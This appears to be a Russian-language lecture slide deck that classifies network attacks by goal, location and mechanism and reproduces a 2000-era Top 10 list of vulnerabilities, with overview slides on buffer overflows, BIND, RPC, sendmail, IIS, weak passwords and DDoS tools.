
# Классификация атак по целям

- ✓ *Нарушение нормального функционирования объекта атаки (отказ в обслуживании)*
- ✓ *Получение конфиденциальной информации*



# Классификация атак по целям

- ✓ *Нарушение нормального функционирования объекта атаки (отказ в обслуживании)*
- ✓ *Получение конфиденциальной информации*
- ✓ *Модификация или фальсификация критичных данных*





# Классификация атак по целям


- ✓ *Нарушение нормального функционирования объекта атаки (отказ в обслуживании)*
- ✓ *Получение конфиденциальной информации*
- ✓ *Модификация или фальсификация критичных данных*
- ✓ *Получение **полного контроля** над объектом атаки*

# Классификация атак по местонахождению атакующего и объекта атаки

- ✓ Атакующий и объект атаки находятся в одном сегменте




- ✓ Атакующий и объект атаки находятся в разных сегментах



# Классификация атак по механизмам реализации

- ✓ *Пассивное прослушивание*
- ✓ *Подозрительная активность (разведка)*
- ✓ *Бесполезное расходование вычислительных ресурсов (перегрузка)*
- ✓ *Нарушение навигации (ложный маршрут)*
- ✓ *Провоцирование отказа объекта (компонента)*
- ✓ *Запуск кода (программы) на объекте атаки*



# Статистика по уязвимостям и атакам

за 2000 год


Источник: **Internet Security Systems**

# Top 10

1. **Denial of Service Exploits**
2. **Weak Accounts**
3. **IIS (Microsoft Internet Information Server)**
4. **Open Databases**
5. **E-Business Web Applications**
6. **Open Sendmail**
7. **File Sharing**
8. **RPC**
9. **Bind**
10. **Linux Buffer Overflows**

# Linux Buffer Overflows

- Wu-ftp BO
- IMAP BO
- Qpopper BO
- Overwrite stack
- Common script kiddie exploits
- Poor coding standards




**Переполнение буфера в Linux - приложениях**

# Top 10

1. **Denial of Service Exploits**
2. **Weak Accounts**
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# Уязвимости BIND

- BIND qinv
  - Compile flag turned on by default, activated buffer-overflow, client request to server, script kiddie
- BIND nxd
  - Server to server response, buffer handling overflowable, more advanced
- Exposure outside firewall
- In.Named binary





# Top 10

1. **Denial of Service Exploits**
2. **Weak Accounts**
3. **IIS (Microsoft Internet Information Server)**
4. **Open Databases**
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6. **Open Sendmail**
7. **File Sharing**
8. **RPC (Remote Procedure Calls)**
9. **Bind**
10. **Linux Buffer Overflows**

# RPC (Remote Procedure Calls)

- `rpc.cmsd` (`sun-rpc.cmsd`)
- `rpc-statd` (`sun-rpc-statd`)
- `Sadmin` (`sol-sadmin-amslverify-bo`)
- `Amd` (`amd-bo`)
- `Mountd` (`linux-mountd-bo`)
- Major script kiddie fodder
- Helped Enabled DDOS



# Top 10

1. **Denial of Service Exploits**
2. **Weak Accounts**
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8. **RPC**
9. **Bind**
10. **Linux Buffer Overflows**

# File Sharing

- Netbios
- NFS
- Impact is Affecting Cable Modem and DSL Users
- Sensitive info – I.e., Banking account
- Backdoor install
- + + Rhosts для Unix - серверов

The Microsoft logo is displayed in a white rectangular box. It consists of the word "Microsoft" in a bold, black, sans-serif font.

# Top 10

1. **Denial of Service Exploits**
2. **Weak Accounts**
3. **IIS (Microsoft Internet Information Server)**
4. **Open Databases**
5. **E-Business Web Applications**
6. **Open E-mail (электронная почта)**
7. **File Sharing**
8. **RPC**
9. **Bind**
10. **Linux Buffer Overflows**

# Электронная почта

- Sendmail Pipe Attack (smtp-pipe)
- Sendmail MIMExo “root access” (sendmail-mime-bo2)
- Incoming viruses, LOVE
- Many localhost getroot exploits for sendmail
- Attacks may by-pass firewalls that allow incoming email directly to internal



# Top 10

1. **Denial of Service Exploits**
2. **Weak Accounts**
3. **IIS (Microsoft Internet Information Server)**
4. **Open Databases**
5. **E-Business Web Applications**
6. **Open E-mail**
7. **File Sharing**
8. **RPC**
9. **Bind**
10. **Linux Buffer Overflows**

# E-business Web Applications

- NetscapeGetBo (netscape-get-bo) “control server”
- HttpIndexserverPath (http-indexserver-path) “path info”
- Frontpage Extensions (frontpage-ext) “readable passwords”
- FrontpagePwdAdministrators (frontpage-pwd-administrators) “reveal passwords”





# Top 10

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2. **Weak Accounts**
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5. **E-Business Web Applications**
6. **Open E-mail**
7. **File Sharing**
8. **RPC**
9. **Bind**
10. **Linux Buffer Overflows**

# Open Databases

- *Oracle default account passwords*
- *Oracle setuid root oratclsh*
- *SQL Server Xp\_sprintf buffer overflow*
- *SQL Server Xp\_cmdshell extended*



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# IIS (Microsoft Internet Information Server)

- RDS
- HTR
- Malformed header
- Htdig Remote Shell Execution
- PWS File Access
- CGI Lasso “read arbitrary files”
- PHP3 safe mode metachar remote execution
- PHP mlog.html read files

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# Слабые пароли

- Бюджеты по умолчанию
  - Routers
  - Servers
- No set Passwords for admin/root accounts
- SNMP with public/private community strings set



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# Атаки «Denial of Service»

- Trinity
- TFN
- TFN2k
- Trin00
- Stacheldraht
- FunTime
  - Windows platform (W9x/2K/NT)
  - Preprogrammed for specific time and target
- All are distributed for maximum effect

The logo for Yahoo!, featuring the word "YAHOO!" in a red, stylized, outlined font.The logo for Amazon.com, featuring the word "amazon.com." in a black, sans-serif font with a yellow arrow pointing from the 'a' to the 'z'.The logo for ZDNet, featuring the text "ZDNet" in white on a red, diamond-shaped background.The logo for eBay, featuring the word "eBay" in a multi-colored, stylized font (red, blue, yellow, green).The logo for CNN, featuring the letters "CNN" in white on a red background.The logo for EXTRADE, featuring the word "EXTRADE" in black on a white background with a green asterisk-like symbol.



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